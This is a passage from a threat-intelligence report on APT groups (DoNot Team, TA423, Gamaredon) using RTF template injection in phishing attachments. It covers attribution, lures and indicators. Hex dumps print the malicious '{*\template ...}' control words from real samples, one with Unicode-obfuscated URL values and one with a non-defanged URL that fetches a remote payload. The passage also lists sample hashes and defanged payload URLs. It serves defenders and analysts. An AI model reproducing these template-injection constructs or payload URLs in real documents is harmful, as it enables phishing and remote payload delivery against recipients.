


Figure 5. Timeline of RTF template injection Adoption by APT Actors.

Analyzing DoNot Team RTF Template Injection

The earliest observed public instance of the APT actor DoNot Team utilizing RTF template injection files appears to have occurred in February 2021 with lures referencing the same period. Some RTF template injection files attributed by security researchers to DoNot Team had compilation timestamps from 2017, suggesting possible earlier adoption. However, Proofpoint could not verify this group's usage of the technique dating back several years and note that manipulation of compilation stamps in RTF files is a technique within threat actors' capabilities.

Files publicly identified on April 5, 2021 utilize Unicode-signed 16-bit character notation within the RTF file that, when rendered, are revealed to be the remote template injection URL within the RTF template property field. This group used this same technique throughout subsequent campaigns spanning from April through July 2021. Samples from the campaign utilized "defense proposal" lures and appeared to target entities in Pakistan and Sri Lanka. The use of Unicode signed character notation provides an obfuscation for the URL value included in the RTF file and is likely used by actors as an effort to evade static detection signatures in anti-virus engines. The ability of RTF files to parse these signed 16-bit Unicode characters provides actors an alternative to using plaintext strings containing a URL, which allows for easy analysis of malicious samples upon detection. A detailed description of how to decode this URL format within DoNot Team files has been published by the security analyst Rafa Pedrero following mention of the sample in open source.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00002410	09	09	09	09	09	09	09	09	09	09	09	09	09	09	09	09	.....
00002420	09	09	09	09	09	09	09	0D	0A	0D	0A	09	09	09	09	09	.....
00002430	09	09	09	09	09	09	09	09	09	09	09	09	09	09	09	09	.....
00002440	09	09	09	09	09	7B	5C	2A	5C	74	65	6D	70	6C	61	74	.....{*\templat
00002450	65	20	0D	0A	5C	75	2D	36	35	34	33	32	3F	5C	75	2D	e ..\u-65432?\u-
00002460	36	35	34	32	30	3F	5C	75	2D	36	35	34	32	30	3F	5C	65420?\u-65420?\
00002470	75	2D	36	35	34	32	34	3F	5C	75	2D	36	35	34	37	38	u-65424?\u-65478
00002480	3F	5C	75	2D	36	35	34	38	39	3F	5C	75	2D	36	35	34	?\u-65489?\u-654
00002490	38	39	3F	5C	75	2D	36	35	34	33	31	3F	5C	75	2D	36	89?\u-65431?\u-6
000024A0	35	34	33	36	3F	5C	75	2D	36	35	34	32	37	3F	5C	75	5436?\u-65427?\u
000024B0	2D	36	35	34	32	33	3F	5C	75	2D	36	35	34	31	39	3F	-65423?\u-65419?
000024C0	5C	75	2D	36	35	34	33	31	3F	5C	75	2D	36	35	34	33	\u-65431?\u-6543
000024D0	37	3F	5C	75	2D	36	35	34	32	39	3F	5C	75	2D	36	35	7?\u-65429?\u-65
000024E0	34	39	30	3F	5C	75	2D	36	35	34	31	36	3F	5C	75	2D	490?\u-65416?\u-
000024F0	36	35	34	31	35	3F	5C	75	2D	36	35	34	31	34	3F	5C	65415?\u-65414?\
00002500	75	2D	36	35	34	38	39	3F	5C	75	2D	36	35	34	33	30	u-65489?\u-65430
00002510	3F	5C	75	2D	36	35	34	33	39	3F	5C	75	2D	36	35	34	?\u-65439?\u-654
00002520	33	37	3F	5C	75	2D	36	35	34	32	39	3F	5C	75	2D	36	37?\u-65429?\u-6
00002530	35	34	38	39	3F	5C	75	2D	36	35	34	36	33	3F	5C	75	5489?\u-65463?\u
00002540	2D	36	35	34	31	38	3F	5C	75	2D	36	35	34	36	35	3F	-65418?\u-65465?
00002550	5C	75	2D	36	35	34	35	34	3F	5C	75	2D	36	35	34	32	\u-65454?\u-6542
00002560	36	3F	5C	75	2D	36	35	34	35	39	3F	5C	75	2D	36	35	6?\u-65459?\u-65
00002570	34	33	31	3F	5C	75	2D	36	35	34	36	38	3F	5C	75	2D	431?\u-65468?\u-
00002580	36	35	34	31	34	3F	5C	75	2D	36	35	34	33	33	3F	5C	65414?\u-65433?\
00002590	75	2D	36	35	34	33	36	3F	5C	75	2D	36	35	34	33	35	u-65436?\u-65435
000025A0	3F	5C	75	2D	36	35	34	32	32	3F	5C	75	2D	36	35	34	?\u-65422?\u-654
000025B0	35	35	3F	5C	75	2D	36	35	34	35	35	3F	5C	75	2D	36	55?\u-65455?\u-6
000025C0	35	34	32	30	3F	5C	75	2D	36	35	34	33	35	3F	5C	75	5420?\u-65435?\u
000025D0	2D	36	35	34	32	33	3F	5C	75	2D	36	35	34	35	38	3F	-65423?\u-65458?
000025E0	5C	75	2D	36	35	34	33	30	3F	5C	75	2D	36	35	34	35	\u-65430?\u-6545
000025F0	38	3F	5C	75	2D	36	35	34	33	33	3F	5C	75	2D	36	35	8?\u-65433?\u-65
00002600	34	36	31	3F	5C	75	2D	36	35	34	32	35	3F	5C	75	2D	461?\u-65425?\u-
00002610	36	35	34	36	33	3F	5C	75	2D	36	35	34	34	37	3F	5C	65463?\u-65447?\
00002620	75	2D	36	35	34	32	33	3F	5C	75	2D	36	35	34	33	39	u-65423?\u-65439
00002630	3F	5C	75	2D	36	35	34	36	30	3F	5C	75	2D	36	35	34	?\u-65460?\u-654
00002640	34	39	3F	5C	75	2D	36	35	34	38	32	3F	5C	75	2D	36	49?\u-65482?\u-6
00002650	35	34	36	39	3F	5C	75	2D	36	35	34	39	30	3F	5C	75	5469?\u-65490?\u
00002660	2D	36	35	34	33	36	3F	5C	75	2D	36	35	34	32	35	3F	-65436?\u-65425?
00002670	5C	75	2D	36	35	34	32	30	3F	7D	5C	6C	74	72	70	61	\u-65420?}\ltrpa
00002680	72	20	5C	73	65	63	74	64	20	5C	6C	74	72	73	65	63	r \sectd \ltrsec

Figure 6. DoNot Team RTF template injection File Signed 16-Bit Unicode Template URL.

A deeper analysis of the structure of DoNot Team's RTF template injection files reveals that they are including the template formatting property within a preexisting list override table in the RTF file. This table is part of a list of lists within an RTF that governs the formatting of various document features including things like headers, footers, and footnotes. In the case of the DoNot Team attachment files, the malicious template control word is embedded within the "*\wgrffmtfilter" control word enclosing group. This feature is intended to apply a set of filters that will limit the displayed document style options in Microsoft Word when an RTF file is opened. The "wgrffmtfilters" are normally specified by four-digit hexadecimal values. This preexisting

hexadecimal value may have informed the threat actor's decision to include the template field in this section, since they used Unicode-signed 16-bit format to replace an existing hexadecimal value.

Despite the perceived sophistication in using Unicode encoding within the RTF injection template, DoNot Team appears to have struggled to seamlessly integrate the template control word into the RTF file for initialization in Microsoft Word. When opening the files in Microsoft Word, a downloading message is displayed which reveals the intended malicious URL along with the invalid document template error message described above. These messages are visible in Figures 7 and 8. Further the files were altogether lacking social engineering content, displaying a blank document after the downloading alert and error messages were displayed. Samples analyzed for the purposes of this blog include:

- 801402ffa0f0db6cc8fc74c68c4b707a625205f25bc2c379f6a8b8329231eb56
- 694d433a729b65993dae758e862077c2d82c92018e8e310e121e1fa051567dba




Figure 7. DoNot Team RTF template injection File Downloading Remote Payload.




Figure 8. DoNot Team RTF template injection File Document Template Error Message.

TA423 Adopts RTF Template Injection to Target Malaysia

Between April and late September 2021, security researchers identified RTF template injection files in campaigns targeting entities in Malaysia as well as international companies operating in the energy exploration sector. These files demonstrate a persistent targeting of entities operating in the region utilizing RTF template injection files as phishing attachments. Unlike previously observed variants of files using this technique, these files include remote template injection URLs in plaintext. The URLs referencing external content were plainly visible in the strings of the RTF attachments. Of note is that this threat actor also weaponized the RTF files by using a different section of the document formatting properties than was previously observed among the DoNot Team campaigns. This actor chose to modify a preexisting enclosing group with a font family control word rather than the "wgrffmtfilters" group previously discussed. Below is an analyzed public sample from July 2021 for demonstrative purposes:

df203b04288af9e0081cd18c7c2daec2bc4686e2e21dcaf415bb70bbd12169a0

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000006F0	66	70	72	71	32	20	54	69	6D	65	73	20	4E	65	77	20	fprq2 Times New
00000700	52	6F	6D	61	6E	20	28	41	72	61	62	69	63	29	3B	7D	Roman (Arabic);}
00000710	0D	0A	7B	5C	66	32	39	38	5C	66	62	69	64	69	20	5C	..{\f298\fbidi \
00000720	66	72	6F	6D	61	6E	5C	66	63	68	61	72	73	65	74	31	froman\fcharset1
00000730	38	36	5C	66	70	72	71	32	20	54	69	6D	65	73	20	4E	86\fprq2 Times N
00000740	65	77	20	52	6F	6D	61	6E	20	42	61	6C	74	69	63	3B	ew Roman Baltic;
00000750	7D	7B	5C	2A	5C	74	65	6D	70	6C	61	74	65	20	68	74	}{*\template ht
00000760	74	70	73	3A	2F	2F	74	72	61	76	65	6C	74	72	69	61	tps://traveltria
00000770	6E	67	6C	65	2E	63	63	2F	6F	66	66	69	63	65	2E	70	ngle.cc/office.p
00000780	6D	7D	7B	5C	66	32	39	39	5C	66	62	69	64	69	20	5C	m}{\f299\fbidi \
00000790	66	72	6F	6D	61	6E	5C	66	63	68	61	72	73	65	74	31	froman\fcharset1
000007A0	36	33	5C	66	70	72	71	32	20	54	69	6D	65	73	20	4E	63\fprq2 Times N
000007B0	65	77	20	52	6F	6D	61	6E	20	28	56	69	65	74	6E	61	ew Roman (Vietna
000007C0	6D	65	73	65	29	3B	7D	7B	5C	66	34	32	33	5C	66	62	mese);}{\f423\fb
000007D0	69	64	69	20	5C	66	6E	69	6C	5C	66	63	68	61	72	73	idi \fnil\fchars
000007E0	65	74	30	5C	66	70	72	71	32	20	53	69	6D	53	75	6E	et0\fprq2 SimSun
000007F0	20	57	65	73	74	65	72	6E	7B	5C	2A	5C	66	61	6C	74	Western{*\falt
00000800	20	5C	27	63	62	5C	27	63	65	5C	27	63	63	5C	27	65	\'cb\'ce\'cc\'e

Figure 9. TA423 RTF template injection File Template Control Word.

The Malaysian-themed RTF template injection file successfully loaded in Microsoft Word without displaying error messages or displaying the URL downloading content message. The social engineering lure within the document is a simple message impersonating Office 365 that requests users to “Enable Editing” and “Enable Content” for the file. Additionally, it includes a single line referencing the National Palace in Kuala Lumpur.




Figure 10. TA423 Malaysian Themed RTF template injection File Lure.

Gamaredon Onboards RTF Template Injection Capabilities

At the beginning of October 2021, Proofpoint researchers identified public samples of Gamaredon RTF template injection documents which impersonated the Ukrainian Ministry of Defense. This tactic is consistent with reporting on this APT group that links Gamaredon to the Russian FSB operating in the Republic of Crimea and the city of Sevastopol. The files communicate with the domain pretence77.glorious[.]nonima[.]ru which also was a remote template delivery URL used by several Microsoft Office Word documents that impersonated Ukrainian government organizations. These Office files communicate with actor infrastructure using a URI pattern previously observed among Gamaredon malicious Microsoft Office phishing documents. Specifically, the Microsoft Office documents used remote template injection to retrieve malicious payload files using URIs with the directory "/ELENAPC/principles/" on several occasions. Additionally, in several instances the resources retrieved delivered an MP3 file as a delivery resource.

The combination of these shared delivery domains, use of known Gamaredon remote template injection document techniques, social engineering lures impersonating governmental organizations within the groups primary area of responsibility, and the URI patterns across both RTF and Office template injection files allowed researchers to attribute the samples to Gamaredon. Researchers note that several of these Office remote template injection documents were identified in open-source in relation to Gamaredon on October 6, 2021.




Figure 11. Gamaredon RTF template injection File Lure.

Related Files and URLs:

- 9525.rtf|a33ccc612a03de4f42a6f5ab5277470f6a7e8ee7abe52725b13704366e8da48b
- 9525.doc|8f4a91ecfb9190461459a2d05e5cb944da80ec30a2b1d69f9817ecb431a5ac8f
- edc84bbf13b8300540daf7cd203dc12eede6286a1ac5ce2175031fba3125d354
- Зразок тлг ІСД ІНТЕРНЕТ.docx|066b2b884b250a3bda4feb19aaa71616c19bf6387ed2767b633521647ada29f8
- Акт інсталяції.docx|b9aefe12015489b94e9e7d2cc19fd5e81a471da93a320477f1c8e362344f6bde
- hxxp://pretence77.glorious.nonima[.]ru/ELENAPC/principles/nearly.mp3
- hxxp://intense52.faithful.onihik[.]ru/elenapc/
- hxxp://intense52.faithful.onihik[.]ru/ELENAPC/bikes.conf

The RTF template injection files observed in use by the Gamaredon group notably includes the template control word in the same group as DoNot Team malicious files. Gamaredon similarly utilizes the "*\wgrffmtfilter" control word enclosure group that governs document style filters. Gamaredon, however, opts to include the URL in plaintext rather than using signed 16-bit Unicode values. Gamaredon's use of this technique alongside several other attachment delivery methods, such as Office and XML template documents which all share a single remote template URL, suggests that the actor is experimenting with new file types. The actor may be comparing the effectiveness of their efforts that utilize diverse attachment files to gauge the efficacy of their phishing tactics as they stage new campaigns. While Proofpoint cannot definitively determine where Gamaredon may have encountered this RTF template injection technique, the inclusion of the template control word within the style filter section of the document suggests that they may be replicating capabilities encountered in open-source that were previously used as part of the DoNot Team campaigns earlier in 2021.

